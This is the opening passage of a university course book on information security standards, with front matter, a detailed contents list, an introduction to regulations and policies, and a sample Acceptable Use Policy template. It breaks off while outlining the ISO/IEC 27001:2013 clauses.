




**Post-Graduate Diploma in Cyber Security
Information Security Assurance:
Framework, Standards & Industry Best
Practices
(PGDCS-05/MIT(CS)-201)**

| | |
|---|--|
| Title | Information Security Assurance : Framework, Standards and Industry Best Practices |
| Advisors | Mr. R. Thyagarajan, Head, Admn. & Finance and Acting Director, CEMCA Dr. Manas Ranjan Panigrahi, Program Officer(Education), CEMCA Prof. Durgesh Pant, Director- SCS&IT, UOU |
| Editor | Mr. Pritam Gautam , Consultant- Cyber Security |
| Authors | |
| Block I> Unit I, Unit II, Unit III & Unit IV | Mr. Mukesh Kumar Verma , Cyber Security Professional, Chandigarh |
| Block II> Unit I, Unit II, Unit III & Unit IV | Mr. Ashutosh Bahuguna , Scientist- Indian Computer Emergency Response Team (CERT-In), Department of Electronics & IT, Ministry of Communication & IT, Government of India |
| Block III> Unit I, Unit II, Unit III & Unit IV | Mr. Rajesh Arya , Hardware Engineer- ICT Cell, Uttarakhand Open University, Haldwani |
| ISBN: 978-93-84813-95-5 | |
| Acknowledgement | |
| The University acknowledges with thanks the expertise and financial support provided by Commonwealth Educational Media Centre for Asia(CEMCA), New Delhi, for the preparation of this study material. | |
|  Uttarakhand Open University, 2016 © Uttarakhand Open University, 2016. Information Security Assurance: Framework, Standards and Industry Best Practices is made available under a Creative Commons Attribution Share-Alike 4.0 Licence (international): http://creativecommons.org/licenses/by-sa/4.0/ It is attributed to the sources marked in the References, Article Sources and Contributors section. | |
| Published by: Uttarakhand Open University | |

Expert Panel

| S. No. | Name |
|---------------|---|
| 1 | Dr. Jeetendra Pande, School of Computer Science & IT, Uttarakhand Open University, Haldwani |
| 2 | Prof. Ashok Panjwani, Professor, MDI, Gurgaon |
| 3 | Group Captain Ashok Katariya, Ministry of Defense, New Delhi |
| 4 | Mr. Ashutosh Bahuguna, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India |
| 5 | Mr. Sani Abhilash, Scientist- CERT-In, Department Of Electronics & Information Technology, Government Of India |
| 6 | Wing Commander C.S. Chawla, Ministry of Defense, new Delhi |
| 7 | Mr. Mukesh Kumar Verma, IT Consultant, Chandigarh |
| 8 | Mr. Pritam Dutt Gautam, IT Consultant, New Delhi |

Contents

| | |
|---|----|
| UNIT I: INFORMATION SECURITY STANDARDS | 1 |
| 1.1 LEARNING OBJECTIVES..... | 1 |
| 1.2 INTRODUCTION | 1 |
| 1.2.1 Elements of Information Security Policy | 1 |
| 1.3 INFORMATION SECURITY STANDARDS | 11 |
| 1.3.1 ISO/IEC 27001:2013 (Information Security Management System) | 11 |
| 1.3.1.1 Structure of the standard | 11 |
| 1.3.1.2 Changes from the 2005 standard..... | 12 |
| 1.3.1.3 New controls in 27001:2013 | 12 |
| 1.3.1.4 Controls..... | 12 |
| 1.3.2 ISO/IEC 27002:2013 (Code of Practice for Information Security Management) | 13 |
| 1.3.2.1 Outline for ISO27002:2005 | 13 |
| 1.3.2.2 Implementation example of ISO/IEC 27002 | 15 |
| 1.3.2.3 Career path with ISMS ISO27001:2013 | 16 |
| 1.3.3 Bullets to improve security posture of organisation..... | 17 |
| 1.3.3.1 From network protection point of view | 19 |
| 1.3.3.2 From data protection point of view..... | 19 |
| 1.4 SUMMARY | 20 |
| 1.5 CHECK YOUR PROGRESS | 20 |
| 1.6 ANSWERS TO CHECK YOUR PROGRESS | 20 |
| 1.7 MODEL QUESTIONS | 20 |
| 2.1 LEARNING OBJECTIVES..... | 21 |
| 2.2 INTRODUCTION | 21 |

| | |
|---|----|
| 1.2.1 Regulations related to Information Security- SOX | 21 |
| 2.3 IT ACT | 22 |
| 2.3.1 Against an Individual | 22 |
| 2.3.2 Individual Property..... | 22 |
| 2.3.3 Against Organisation..... | 22 |
| 2.3.4 Against Society at Large | 23 |
| 2.3.5 Amendments..... | 23 |
| 2.4 SARBANES-OXLEY ACT (SOX) | 23 |
| 2.4.1 Background about SOX | 23 |
| 2.4.1.1 Why SOX was born? | 23 |
| 2.4.1.2 Key requirements/provisions | 25 |
| 2.4.1.3 What should SOX implementers do in real-time? | 27 |
| 2.5 PAYMENT CARD INDUSTRY DATA SECURITY STANDARD (PCI DSS) | 28 |
| 2.6 CHILDRES’S ONLINE PRIVACY PROTECTION ACT (COPPA) | 29 |
| 2.7 HIPPA..... | 29 |
| 2.8 GLBA..... | 30 |
| 2.9 FISMA | 30 |
| 2.9.1 Purpose for FISMA | 30 |
| 2.10 FIPS..... | 30 |
| 2.11 FFIEC..... | 32 |
| 2.12 CYBER SECURITY..... | 32 |
| 2.13 SECURITY CONTROLS..... | 33 |
| 2.13.1 Information security standards and control frameworks | 34 |
| 2.13.2 International information security standards..... | 34 |
| 2.13.3 U.S. Federal Government information security standards | 34 |

| | |
|--|----|
| 2.14 COMMON PITFALLS OF INFORMATIN SECURITY PROGRAM | 35 |
| 2.15 COMMON ELEMENTS OF COMPLINANCE | 37 |
| 2.16 SUMMMARY | 37 |
| 2.17 CHECK YOUR PROGRESS | 37 |
| 2.18 ANSWERS TO CHECK YOUR PROGRESS | 37 |
| 2.19 MODEL QUESTIONS | 37 |
| 3.1 LEARNING OBJECTIVES..... | 38 |
| 3.2 ISO/IEC 15408 (EVALUATIN CRITERIA FOR IT SECURITY) | 38 |
| 3.2.1 Target of Evaluation (TOE) | 38 |
| 3.2.2 How do the Common Criteria work? | 40 |
| 3.3 ISO/IEC 13335 (IT SECURITY MANAGEMENT)..... | 40 |
| 3.4 PAYMENT CARD INDUSTRY DATA SECURITY STANDATDS (PCI DSS) | 40 |
| 3.4.1 About PCI History..... | 41 |
| 3.4.2 Requirement of PCI..... | 41 |
| 3.4.3 Best Practices for Implementing PCI DSS into Business-as-Usual Processes | 43 |
| 3.5 COBIT..... | 44 |
| 3.5.1 DOMAINS | 46 |
| 3.6 ITIL (OR ISO/IEC 20000 SERIES) | 47 |
| 3.6.1 ITIL(Information Technology Infrastructure Library)..... | 48 |
| 3.6.2 Changes and characteristics of the 2011 edition of ITIL | 48 |
| 3.6.3 Services Desk..... | 49 |
| 3.6.4 What ITIL is not? | 50 |
| 4.1 LEARNING OBJECTIVES..... | 51 |
| 4.2 NIST..... | 51 |
| 4.2.1 Scope/Objective | 51 |

| | |
|---|----|
| 4.2.2 NIST-SP800-50 (Building an Information Technology Security Awareness and Training Program)..... | 52 |
| 4.2.3 NIST-SP800-50 (Building an Information Technology Security Awareness and Training Program)..... | 53 |
| 4.2.3.1 Risk Assessment methodology described in SP 800-30..... | 54 |
| 4.3 SANS (SysAdmin, Audit, Networking, and Security) | 54 |
| 4.3.1 Computer Security Training & Certification | 55 |
| 4.3.2 Information Security Research..... | 55 |
| 4.4 OWASP (OPEN WEB APPLICATION SECURITY PROJECT)..... | 56 |
| 4.4.1 Code of Ethics | 56 |
| 4.4.2 Projects | 57 |
| 4.4.2.1 Partial project list | 57 |
| 4.4.3 Principles..... | 58 |
| 4.4.4 OWASP Top Ten (Widely used Methodology)..... | 58 |
| 4.4.4.1 What is OWASP Top Ten..... | 58 |
| 4.4.5 What are Application Security Risks? | 59 |
| 4.4.6 OWASP Top 10 Application Security Risks – 2010 | 59 |
| 4.4.6.1 A1-Injection | 59 |
| 4.4.6.2 A2-Cross Site Scripting (XSS) | 60 |
| 4.4.6.3 A3-Broken Authentication and Session Management..... | 60 |
| 4.4.6.4 A4-Insecure Direct Object References | 61 |
| 4.4.6.5 A5-Cross Site Request Forgery (CSRF)..... | 61 |
| 4.4.6.6 A6-Security Misconfiguration | 62 |
| 4.4.6.7 A7-Insecure Cryptographic Storage | 62 |
| 4.4.6.8 A8-Failure to Restrict URL Access | 63 |
| 4.4.6.9 A9-Insufficient Transport Layer Protection..... | 63 |

| | |
|--|----|
| 4.4.6.10 A10-Unvalidated Redirects and Forwards..... | 63 |
| 4.4.7 OWASP Top 10 Application Security Risks –2007, 2010 and 2013..... | 64 |
| 4.5 SUMMARY | 65 |
| 4.6 CHECK YOUR PROGRESS | 65 |
| 4.7 ANSWERS TO CHECK YOUR PROGRESS..... | 65 |
| 4.8 MODEL QUESTIONS | 65 |
| BLOCK II | 66 |
| 1.1 LEARNING OBJECTIVES..... | 67 |
| 1.2 INTRODUCTION | 67 |
| 1.3 INFORMATION SECURITY MANAGEMENT SYSTEM | 67 |
| 1.4 ISMS PLANNING..... | 68 |
| 1.4.1 ISMS documentation..... | 69 |
| 1.4.2 Asset identification..... | 69 |
| 1.4.3 Risk assessment..... | 70 |
| 1.4.4 Risk Treatment Plan | 70 |
| 1.5 ISMS DOCUMENTATION | 70 |
| 1.5.1 Context, Scope and Information Security Policy | 70 |
| 1.5.2 Statement of Applicability (SoA)..... | 71 |
| 1.5.2.1 Mandatory documents and records required by ISO 27001:2013 | 71 |
| 1.5.2.2 Non-mandatory documents- ISO 27001:2013 | 72 |
| 1.6 INFORMATION SECURITY POLICY..... | 72 |
| 1.6.1 Hierarchical policy scheme | 73 |
| 1.6.2 Policy Development | 74 |
| 1.7 PLAN-DO-CHECK-DO (PDCA) CYCLE..... | 75 |
| 1.7.1 ISO/IEC 27001 - PDCA Cycle..... | 76 |

| | |
|---|----|
| 1.8 LET US SUM UP | 76 |
| 1.9 CHECK YOUR PROGRESS | 77 |
| 1.10 MODEL QUESTIONS | 77 |
| 2.1 LEARNING OBJECTIVES..... | 78 |
| 2.2 INTRODUCTION | 78 |
| 2.3 BENEFITS OF INTERNATIONAL STANDARDS | 79 |
| 2.4 STANDARDS DEVELOPMENT | 80 |
| 2.5 POPULAR ISO STANDARDS..... | 80 |
| 2.5.1 ISO/IEC 27001 - Information security management | 80 |
| 2.5.2 ISO 9000 - Quality management..... | 80 |
| 2.5.3 ISO 14000 - Environmental management..... | 81 |
| 2.5.4 Country Codes - ISO 3166..... | 81 |
| 2.5.5 ISO 50001 - Energy management | 81 |
| 2.5.6 ISO 22000 - Food safety management..... | 81 |
| 2.5.7 ISO 31000 - Risk management | 82 |
| 2.5.7.1 Related Standards..... | 82 |
| 2.5.8 Language codes - ISO 639 | 82 |
| 2.6 ISO 27K SERIES OF STANDARDS..... | 83 |
| 2.6.1 ISO/IEC 27001 | 84 |
| 2.6.2 ISO/IEC 27002..... | 85 |
| 2.6.3 ISO/IEC 27005 | 86 |
| 2.6.4 ISO/IEC TR 27008..... | 86 |
| 2.6.5 ISO/IEC 27010..... | 87 |
| 2.6.6 ISO/IEC 27011 | 87 |
| 2.6.7 ISO/IEC 27013..... | 87 |

| | |
|---|-----|
| 2.6.8 ISO/IEC 27014..... | 88 |
| 2.6.9 ISO/IEC 27015..... | 88 |
| 2.6.10 ISO/IEC TR 27016..... | 89 |
| 2.6.11 ISO/IEC 27031..... | 90 |
| 2.6.12 ISO/IEC 27032..... | 90 |
| 2.6.13 ISO/IEC 27033..... | 90 |
| 2.6.14 ISO/IEC 27034..... | 90 |
| 2.6.15 ISO/IEC 27035..... | 91 |
| 2.6.16 ISO/IEC 27036..... | 91 |
| 2.6.17 ISO/IEC 27037..... | 91 |
| 2.6.18 ISO/IEC 27038..... | 92 |
| 2.7 LET US SUM UP..... | 92 |
| 2.8 CHECK YOUR PROGRESS..... | 93 |
| 2.9 MODEL QUESTIONS..... | 93 |
| 3.1 LEARNING OBJECTIVES..... | 94 |
| 3.2 INTRODUCTION..... | 94 |
| 3.3 ISO/IEC 27000..... | 94 |
| 3.4 ISO/IEC 27001..... | 95 |
| 3.5 ISO/IEC 27002..... | 97 |
| 3.5.1 Structure and format of ISO/IEC 27002:2013..... | 98 |
| 3.5.1.1 Contents of ISO/IEC 27002:2015..... | 98 |
| 3.6 ISO/IEC 27001 CERTIFICATION PROCESS..... | 104 |
| 3.7 NIST CYBER SECURITY FRAMEWORK AND ISO 27001..... | 109 |
| 3.8 LET US SUM UP..... | 110 |
| 3.9 CHECK YOUR PROGRESS..... | 110 |

| | |
|--|-----|
| 3.10 ANSWERS TO CHECK YOUR PROGRESS | 110 |
| 3.11 MODEL QUESTIONS | 110 |
| 4.1 LEARNING OBJECTIVES..... | 111 |
| 4.2 INTRODUCTION | 111 |
| 4.3 CONCEPT OF AUDITING..... | 111 |
| 4.3.1 Type of Audits..... | 111 |
| 4.3.2 Purpose of Auditing | 112 |
| 4.3.3 ISMS Auditing | 112 |
| 4.4 AUDIT ACTIVITIES | 112 |
| 4.5 ISMS INTERNAL AUDIT..... | 113 |
| 4.6 GUIDELINES FOR AUDITORS/AUDITING ORGANIZATIONS | 116 |
| 4.6.1 People or Auditors..... | 116 |
| 4.6.2 Technical | 117 |
| 4.6.3 Process..... | 117 |
| 4.7 GUIDELINES FOR AUDITEE..... | 118 |
| 4.7.1 Audit components and characteristics..... | 119 |
| 4.7.2 Auditor Organization Responsibilities | 119 |
| 4.7.3 Auditee Organization Responsibilities:..... | 119 |
| 4.7.4 Auditee expectations | 120 |
| 4.7.5 General guidelines..... | 122 |
| 4.7.6 Technical Competence of the auditing team | 122 |
| 4.7.7 Relationship auditee & auditor..... | 123 |
| 4.8 LET US SUM UP | 123 |
| 4.9 CHECK YOUR PROGRESS | 123 |
| 4.9 ANSWERS TO CHECK YOUR PROGRESS..... | 123 |

| | |
|---|-----|
| 4.10 MODEL QUESTIONS | 124 |
| BLOCK III | 125 |
| 1.1 LEARNING OBJECTIVES | 126 |
| 1.2 SECURITY AUDIT | 126 |
| 1.2.1 The audit process | 126 |
| 1.2.1.1 Audit Planning & Preparation | 127 |
| 1.2.1.2 Establishing audit objectives | 127 |
| 1.2.1.3 Performing the review | 128 |
| 1.2.1.4 Issuing the review report | 129 |
| 1.3 THE AUDITED SYSTEMS | 129 |
| 1.3.1 Encryption and IT audit | 130 |
| 1.3.2 Logical security audit | 130 |
| 1.3.3 Physical security audit | 131 |
| Security Audit Checklist | 131 |
| 1.3.4 Specific tools used in network security | 133 |
| 1.4 SECURITY AUDIT STANDARDS | 134 |
| 1.4.1 COBIT-Control Objectives for Information and related Technology | 135 |
| 1.4.2 FISCAM (Federal Information Systems Control Audit Manual) | 135 |
| 1.4.3 ISO: 17799 | 135 |
| 1.4.3.1 Outline for ISO27002:2013 | 136 |
| 1.4.3.2 Outline for ISO27002:2005 | 136 |
| 1.4.4 HIPAA-Health Insurance Portability and Accountability Act Of 1996 | 137 |
| 1.4.5 Sarbanes Oxley Act of 2002 | 137 |
| 1.4.5.1 History of SOX | 137 |
| 1.4.5.3 SOX Act & Healthcare | 138 |

| | |
|---|-----|
| 1.4.5.4 Major elements..... | 138 |
| 1.5 AUDITING APPLICATION SECURITY | 140 |
| 1.5.1 Segregation of duties..... | 141 |
| 1.5.2 Computer Assisted Audit Techniques..... | 141 |
| 1.6 SECURITY AUDIT PLANNING | 142 |
| 1.6.1 Previous audit results | 142 |
| 1.6.2 Site surveys and questionnaire | 143 |
| 1.6.3 Consult with the client..... | 143 |
| 1.6.4 Entry Briefing..... | 143 |
| 1.6.5 Security Audit Fieldwork..... | 143 |
| 1.6.6 Interviews..... | 143 |
| 1.6.7 Software tools and system logs | 143 |
| 1.6.8 Network Discovery | 143 |
| 1.6.9 Vulnerability Assessment..... | 143 |
| 1.6.10 Analysis..... | 143 |
| 1.7 SECURITY AUDIT REPORTING..... | 144 |
| 1.8 AUDIT EVENT REPORTING..... | 144 |
| 1.8.1 Traditional Logging..... | 144 |
| 1.8.2 Modern Auditing Services | 145 |
| 1.9 SUMMARY | 145 |
| 1.10 CHECK YOUR PROGRESS | 146 |
| 1.11 ANSWER TO CHECK YOUR PROGRESS | 147 |
| 2.1 LEARNING OBJECTIVES..... | 148 |
| 2.2 INTRODUCTION | 148 |
| 2.3 WHY IS INFORMATION SECURITY IMPORTANT?..... | 149 |

| | |
|---|-----|
| 2.4 WHAT IS INFORMATION? | 149 |
| 2.5 DEFINITIONS..... | 150 |
| 2.6 KEY CONCEPTS..... | 150 |
| 2.6.1 Confidentiality..... | 151 |
| 2.6.2 Integrity | 151 |
| 2.6.3 Availability..... | 151 |
| 2.6.4 Non-repudiation | 151 |
| 2.7 RISK MANAGEMENT..... | 152 |
| 2.8 CONTROLS | 153 |
| 2.8.1 Administrative..... | 153 |
| 2.8.2 Logical..... | 154 |
| 2.8.3 Physical | 154 |
| 2.9 DEFENSE IN DEPTH..... | 154 |
| 2.10 SECURITY CLASSIFICATION FOR INFORMATION..... | 156 |
| 2.11 ACCESSCONTROL..... | 156 |
| 2.11.1 Identification | 157 |
| 2.11.2 Authentication | 157 |
| 2.11.3 Authorization..... | 157 |
| 2.12 PROTECTING COMPANY INFORMATION..... | 158 |
| 2.12.1 Taking Action as a User | 158 |
| 2.12.2 Taking Action as an Organization..... | 160 |
| 2.12.2.1 Frameworks, Standards, and Compliance..... | 160 |
| 2.13 CRYPTOGRAPHY | 161 |
| 2.13.1 THE PURPOSE OF CRYPTOGRAPHY | 161 |
| 2.13.2 TYPES OF CRYPTOGRAPHIC ALGORITHMS | 162 |

| | |
|---|-----|
| 2.13.2.1 Secret Key Cryptography..... | 162 |
| 2.13.2.2 Public-Key Cryptography | 165 |
| 2.13.2.3 Hash Functions..... | 166 |
| 2.14 PROCESS | 167 |
| 2.14.1 Security governance | 167 |
| 1.14.2 Incident response plans | 168 |
| 1.14.3 Change management | 168 |
| 2.15 BUSINESS CONTINUITY | 170 |
| 2.15.1 Disaster recovery planning..... | 171 |
| 2.16 LAWS AND REGULATIONS..... | 171 |
| 2.17 SUMMARY | 173 |
| 2.18 CHECK YOUR PROGRESS | 174 |
| 2.19 ANSWERS TO CHECK YOUR PROGRESS | 175 |
| 3.1 LEARNING OBJECTIVES..... | 176 |
| 3.2 INTRODUCTION | 176 |
| 3.3 THE DEVELOPMENT OF DISASTER RECOVERY | 176 |
| 3.4.1 What is Disaster recovery Plan?..... | 177 |
| 3.4.2 Importance of Disaster Recovery Plan..... | 177 |
| 3.4.3 Don't ignore it until it's too late!..... | 177 |
| 3.4.5 Benefits..... | 178 |
| 3.5 CLASSIFICATION OF DISASTERS..... | 178 |
| 3.5.1 Natural disasters and Man-made disasters | 178 |
| 3.5.2 Man-made Disasters | 179 |
| 3.6 RELATIONSHIP TO THE BUSINESS CONTINUITY PLAN..... | 183 |
| 3.7 IT DISASTER RECOVERY CONTROL MEASURES..... | 184 |

| | |
|---|-----|
| 3.8 DISASTER RECOVERY PLANNING METHODOLOGY | 184 |
| 3.8.1 Obtaining top management commitment | 184 |
| 3.8.2 Establishing a planning committee | 184 |
| 3.8.3 Performing a risk assessment | 184 |
| 3.8.4 Establishing priorities for processing and operations | 185 |
| 3.8.5 Determining recovery strategies..... | 185 |
| 3.8.6 Collecting data..... | 185 |
| 3.8.7 Organizing and documenting a written plan | 186 |
| 3.8.8 Developing testing criteria and procedures | 186 |
| 3.8.9 Testing the plan | 187 |
| 3.8.10 Obtaining plan approval..... | 187 |
| 3.9 CAVEATS/CONTROVERSIES | 187 |
| 3.9.1 Lack of buy-in | 188 |
| 3.9.2 Incomplete RTOs and RPOs | 188 |
| 3.9.3 Systems myopia..... | 188 |
| 3.9.4 Lax security | 188 |
| 3.9.5 Outdated plans..... | 188 |
| 3.10 SUMMARY | 189 |
| 3.11 CHECK YOUR PROGRESS | 189 |
| 3.12 ANSWERS TO CHECK YOUR PROGRESS | 190 |
| 4.1 LEARNING OBJECTIVES..... | 191 |
| 4.2 INTRODUCTION | 191 |
| 4.3 WHAT IS BUSINESS CONTINUITY PLANNING? | 192 |
| 4.3.1 Why is business continuity planning important? | 192 |
| 4.4 CREATING A BUSINESS COUNTINUITY PLAN..... | 192 |

| | |
|--|-----|
| 4.4.1 BCP Governance (Management) | 192 |
| 4.4.2 Business impact analysis | 194 |
| 4.2.2.1 Identify the mandate and critical aspects of an organization | 194 |
| 4.2.2.2 Prioritize critical services or products..... | 195 |
| 4.2.2.3 Identify impacts of disruptions | 195 |
| 4.2.2.4 Identify areas of potential revenue loss | 195 |
| 4.2.2.5 Identify additional expenses | 195 |
| 4.2.2.6 Identify intangible losses | 195 |
| 4.2.2.7 Insurance requirements | 195 |
| 4.2.2.8 Ranking..... | 196 |
| 4.2.2.9 Identify dependencies | 196 |
| 4.4.3 Plans for business continuity..... | 196 |
| 4.4.3.1 Mitigating threats and risks..... | 196 |
| 4.4.3.2 Analyze current recovery capabilities..... | 196 |
| 4.4.3.3 Create continuity plans | 196 |
| 4.4.3.4 Response preparation..... | 197 |
| 4.4.3.5 Alternate facilities..... | 197 |
| 4.4.4 Readiness procedures | 198 |
| 4.4.4.1 Training..... | 198 |
| 4.4.4.2 Exercises | 198 |
| 4.4.5 Quality assurance techniques | 199 |
| 4.4.5.1 Internal review | 199 |
| 4.4.5.2 External audit | 199 |
| 4.4.5.3 Maintenance | 199 |
| 4.4.5.4 Information/targets..... | 199 |

| | |
|--|-----|
| 4.4.5.5 Technical..... | 200 |
| 4.4.5.6 Testing and verification of recovery procedures..... | 200 |
| 4.4.5.7 Recovery requirement..... | 200 |
| 4.4.5.8 Threat and risk analysis (TRA)..... | 200 |
| 4.4.6 Impact scenarios..... | 201 |
| 4.4.7 What to do when a disruption occurs..... | 201 |
| 4.4.7.1 Response..... | 201 |
| 4.4.7.2 Continuation..... | 202 |
| 4.4.7.3 Recovery and restoration..... | 202 |
| 4.5 CONCLUSION..... | 202 |
| 4.6 SUMMARY..... | 202 |
| 4.7 CHECK YOUR PROGRESS..... | 203 |
| 4.8 ANSWERS TO CHECK YOUR PROGRESS..... | 203 |
| 4.9 MODEL QUESTION..... | 204 |
| References, Article source and Contributors..... | 205 |

BLOCK I

UNIT I: INFORMATION SECURITY STANDARDS

1.1 LEARNING OBJECTIVES

After going through this unit, you will be able to:

- Correlate Regulation, policies, standard procedures and guidelines
- Create policy document
- Understand standards for Information Security: ISO standards- ISO/IEC 27002:2005
- Know about ISO/IEC 27001:2005 (Information Security Management System - Requirements)

1.2 INTRODUCTION

Regulation: A rule or directive made and maintained by an authority. As information security professional individual must understand the laws and regulations of the country and industry they are working in. These laws and regulations often offer specific actions that must be met for compliance.

Policy: A policy is a high level document that outlines specific requirements or rules that must be met. A sound security policy is always started and supported by management and or top executives. Management should be supporting security policies, and then only there will be benefit of their existence.

For Information security, policies are generally point-specific, covering a single area.

Example of policy is “Email usage policy”.

1.2.1 Elements of Information Security Policy

- **Purpose:** Purpose should always be there in policy that organisation want to achieve, with particular policy. This is one of the crucial elements of Information Security policy.
For example “To protect reputation of company with respect to its responsibilities”
- **Scope:** While framing policy it should be very clear that who will be following these policies and what are exemptions to this particular policy. Exceptions should be clearly defined. Policy scope should be very clear as with clear scope policy becomes more effective.
For example: Like all the employees and contractors have to follow this policy.
- **Information security objectives:** With clear objectives security policies should be formed. These objectives should take into account security and strategy which management had approved. These policies should be made by person who had understanding about security management practices. Policies should always be in language which is simple and easy to understand. Ambiguous words or sentences should be avoided.

Information security generally has three main objectives:

- **Confidentiality** – Information and assets needs to be protected from unauthorised users. Authorised people only have access to these resources and not be disclosed to others who is not authorised;

- **Integrity** – To keep data intact, complete and accurate, and IT systems operational. Unauthorised modification should be avoided.
- **Availability** – Data and resources should be available whenever required by authorized users.

We also call it as CIA triad. Aim for this policy is to establish and maintain security and confidentiality of all the assets of company as required. We are providing sample policy document to make you aware of how policy document look like:

Sample Company Policy

Company Name

Acceptable Use Policy

Company Logo

Contents 1.0

| | |
|-------------------|-----|
| Introduction..... | Pno |
| Purpose..... | Pno |
| Scope..... | Pno |
| Policy..... | Pno |

Acceptable Use Policy

Author: Mukesh

Date: 09 Dec 2015

| Review History | | | | |
|-----------------------|-------------------|----------------------|----------------------|------------------|
| Name | Department | Role/Position | Date approved | Signature |
| | | | | |
| | | | | |

| Approval History | | | | |
|-------------------------|-------------------|----------------------|----------------------|------------------|
| Name | Department | Role/Position | Date approved | Signature |
| | | | | |
| | | | | |
| | | | | |

Purpose/Overview

The purpose of this policy is to establish acceptable and unacceptable use of electronic devices and network resources at [Company Name] in conjunction with its established culture of ethical and lawful behavior, openness, trust, and integrity.

[Company Name] provides computer devices, networks, and other electronic information systems to meet missions, goals, and initiatives and must manage them responsibly to maintain the confidentiality, integrity, and availability of its information assets. This policy requires the users of information assets to comply with company policies and protects the company against damaging legal issues.

Scope

All employees, contractors, consultants, temporary and other workers at [Company Name], including all personnel affiliated with third parties must adhere to this policy. This policy applies to information assets owned or leased by [Company Name], or to devices that connect to a [Company Name] network or reside at a [Company Name] site.

Information Security must approve exceptions to this policy in advance through [Include details of how to request an exception].

Policy Statement

General Requirements

You are responsible for exercising good judgment regarding appropriate use of [Company Name] resources in accordance with [Company Name] policies, standards, and guidelines. [Company Name] resources may not be used for any unlawful or prohibited purpose.

For security, compliance, and maintenance purposes, authorized personnel may monitor and audit equipment, systems, and network traffic per the Audit Policy. Devices that interfere with other devices or users on the [Company Name] network may be disconnected. Information Security prohibits actively blocking authorized audit scans. Firewalls and other blocking technologies must permit access to the scan sources.

System Accounts

You are responsible for the security of data, accounts, and systems under your control. Keep passwords secure and do not share account or password information with anyone, including other personnel, family, or friends. Providing access to another individual, either deliberately or through failure to secure its access, is a violation of this policy.

You must maintain system-level and user-level passwords in accordance with the Password Policy.

You must ensure through legal or technical means that proprietary information remains within the control of [Company Name] at all times. Conducting [Company Name] business that results in the storage of proprietary information on personal or non-[Company Name] controlled environments, including devices maintained by a third party with whom [Company Name] does not have a contractual agreement, is prohibited. This specifically prohibits the use of an e-mail account that is not provided by [Company Name], or its customer and partners, for company business.

Computing Assets

You are responsible for ensuring the protection of assigned [Company Name] assets that includes the use of computer cable locks and other security devices. Laptops left at [Company Name] overnight must be properly secured or placed in a locked drawer or cabinet. Promptly report any theft of [Company Name] assets to the [Name of appropriate group].

All PCs, PDAs, laptops, and workstations must be secured with a password-protected screensaver with the automatic activation feature set to 10 minutes or less. You must lock the screen or log off when the device is unattended.

Devices that connect to the [Company Name] network must comply with the Minimum Access Policy.

Do not interfere with corporate device management or security system software, including, but not limited to, antivirus, [device management or security system software name], [device management or security system software name], and [device management or security system software name].

Network Use

You are responsible for the security and appropriate use of [Company Name] network resources under your control. Using [Company Name] resources for the following is strictly prohibited:

Causing a security breach to either [Company Name] or other network resources, including, but not limited to, accessing data, servers, or accounts to which you are not authorized; circumventing user authentication on any device; or sniffing network traffic.

Causing a disruption of service to either [Company Name] or other network resources, including, but not limited to, ICMP floods, packet spoofing, denial of service, heap or buffer overflows, and forged routing information for malicious purposes. Introducing honeypots, honey nets, or similar technology on the [Company Name] network.

Violating copyright law, including, but not limited to, illegally duplicating or transmitting copyrighted pictures, music, video, and software. See the [Name of company document that details copyright restrictions] for additional information on copyright restrictions.

Exporting or importing software, technical information, encryption software, or technology in violation of international or regional export control laws. See the [Name of company document that details export restrictions] for additional information on export and transfer restrictions.

Use of the Internet or [Company Name] network that violates the [Name of appropriate policy], [Company Name] policies, or local laws.

Intentionally introducing malicious code, including, but not limited to, viruses, worms, Trojan horses, e-mail bombs, spyware, adware, and keyloggers. Port scanning or security scanning on a production network unless authorized in advance by Information Security.

Electronic Communications

The following are strictly prohibited:

Inappropriate use of communication vehicles and equipment, including, but not limited to, supporting illegal activities, and procuring or transmitting material that violates [Company Name] policies against harassment or the safeguarding of confidential or proprietary information.

Sending Spam via e-mail, text messages, pages, instant messages, voice mail, or other forms of electronic communication.

Forging, misrepresenting, obscuring, suppressing, or replacing a user identity on any electronic communication to mislead the recipient about the sender.

Posting the same or similar non-business-related messages to large numbers of Usenet newsgroups (newsgroup spam).

Use of a [Company Name] e-mail or IP address to engage in conduct that violates [Company Name] policies or guidelines. Posting to a public newsgroup, bulletin board, or listserv with a [Company Name] e-mail or IP address represents [Company Name] to the public; therefore, you must exercise good judgment to avoid misrepresenting or exceeding your authority in representing the opinion of the company.

References

- [Link to policy or reference material](#)
http://include_url_here
- [Link to policy or reference material](#)
http://include_url_here
- [Link to policy or reference material](#)
http://include_url_here
- [Link to policy or reference material](#)
http://include_url_here

Enforcement

An employee found to have violated this policy may be subject to disciplinary action, up to and including termination of employment. A violation of this policy by a temporary worker, contractor or vendor may result in the termination of their contract or assignment with [Company Name].

Definitions

| Term | Definition |
|---------------------------|---|
| honeypot, honeynet | Network decoys that serve to distract attackers from valuable machines on a network. The decoys provide an early warning for intrusion detection and detailed information on vulnerabilities. |
| Spam | Electronic junk mail or junk newsgroup postings. Messages that is unsolicited, unwanted, and irrelevant. |

Revision History

| Date of Change | Responsible | Summary of Change |
|-----------------------|--------------------|--------------------------|
| 09 Dec 2015 | [Name] | Policy created |
| | | |

Now you guys will be familiar with policy document and if required you can create policy document for company.

Activity:

Design policy information security policy for a company XYZ Inc. A brief about company is Company is a start-up and it offers IT Services to it client within India. Services of company are

- **Web development**
- **Software Development**
- **Search Engine Optimization**
- **ERP Solutions**

It's having presence in India only and is in planning of expansion soon. Company has around 25 employees.

1.3 INFORMATION SECURITY STANDARDS

The term "standard" is sometimes used within the context of information security policies to distinguish between written policies, standards and procedures. For good security, organizations should maintain all three levels of documentation. Information security policies are high-level statements or rules about protecting people or systems (For example, a policy would state that "Company X will maintain secure passwords") A "standard" is a low-level prescription for the various ways the company will enforce the given policy. (For example, "Passwords will be at least 8 characters, and require at least one number.") A "procedure" can describe a step-by-step method to implementing various standards. (For example, "Company X will enable password length controls on all production Windows systems").

1.3.1 ISO/IEC 27001:2013 (Information Security Management System)

ISO 27001:2013 is an information security standard that was published on the 25th September 2013. It supersedes ISO/IEC 27001:2005, and is published by the International Organization for Standardization (ISO) and the International Electro technical Commission (IEC) under the joint ISO and IEC subcommittee, It is a specification for an information security management system (ISMS). Organisations which meet the standard may gain an official certification issued by an independent and accredited certification body on successful completion of a formal audit process.

1.3.1.1 Structure of the standard

The official title of the standard is "Information technology- Security techniques- Information security management systems- Requirements".

ISO 27001:2013 has ten short clauses, plus a long annex, which cover:

1. Scope of the standard
2. How the document is referenced
3. Reuse of the terms and definitions in ISO/IEC 27000
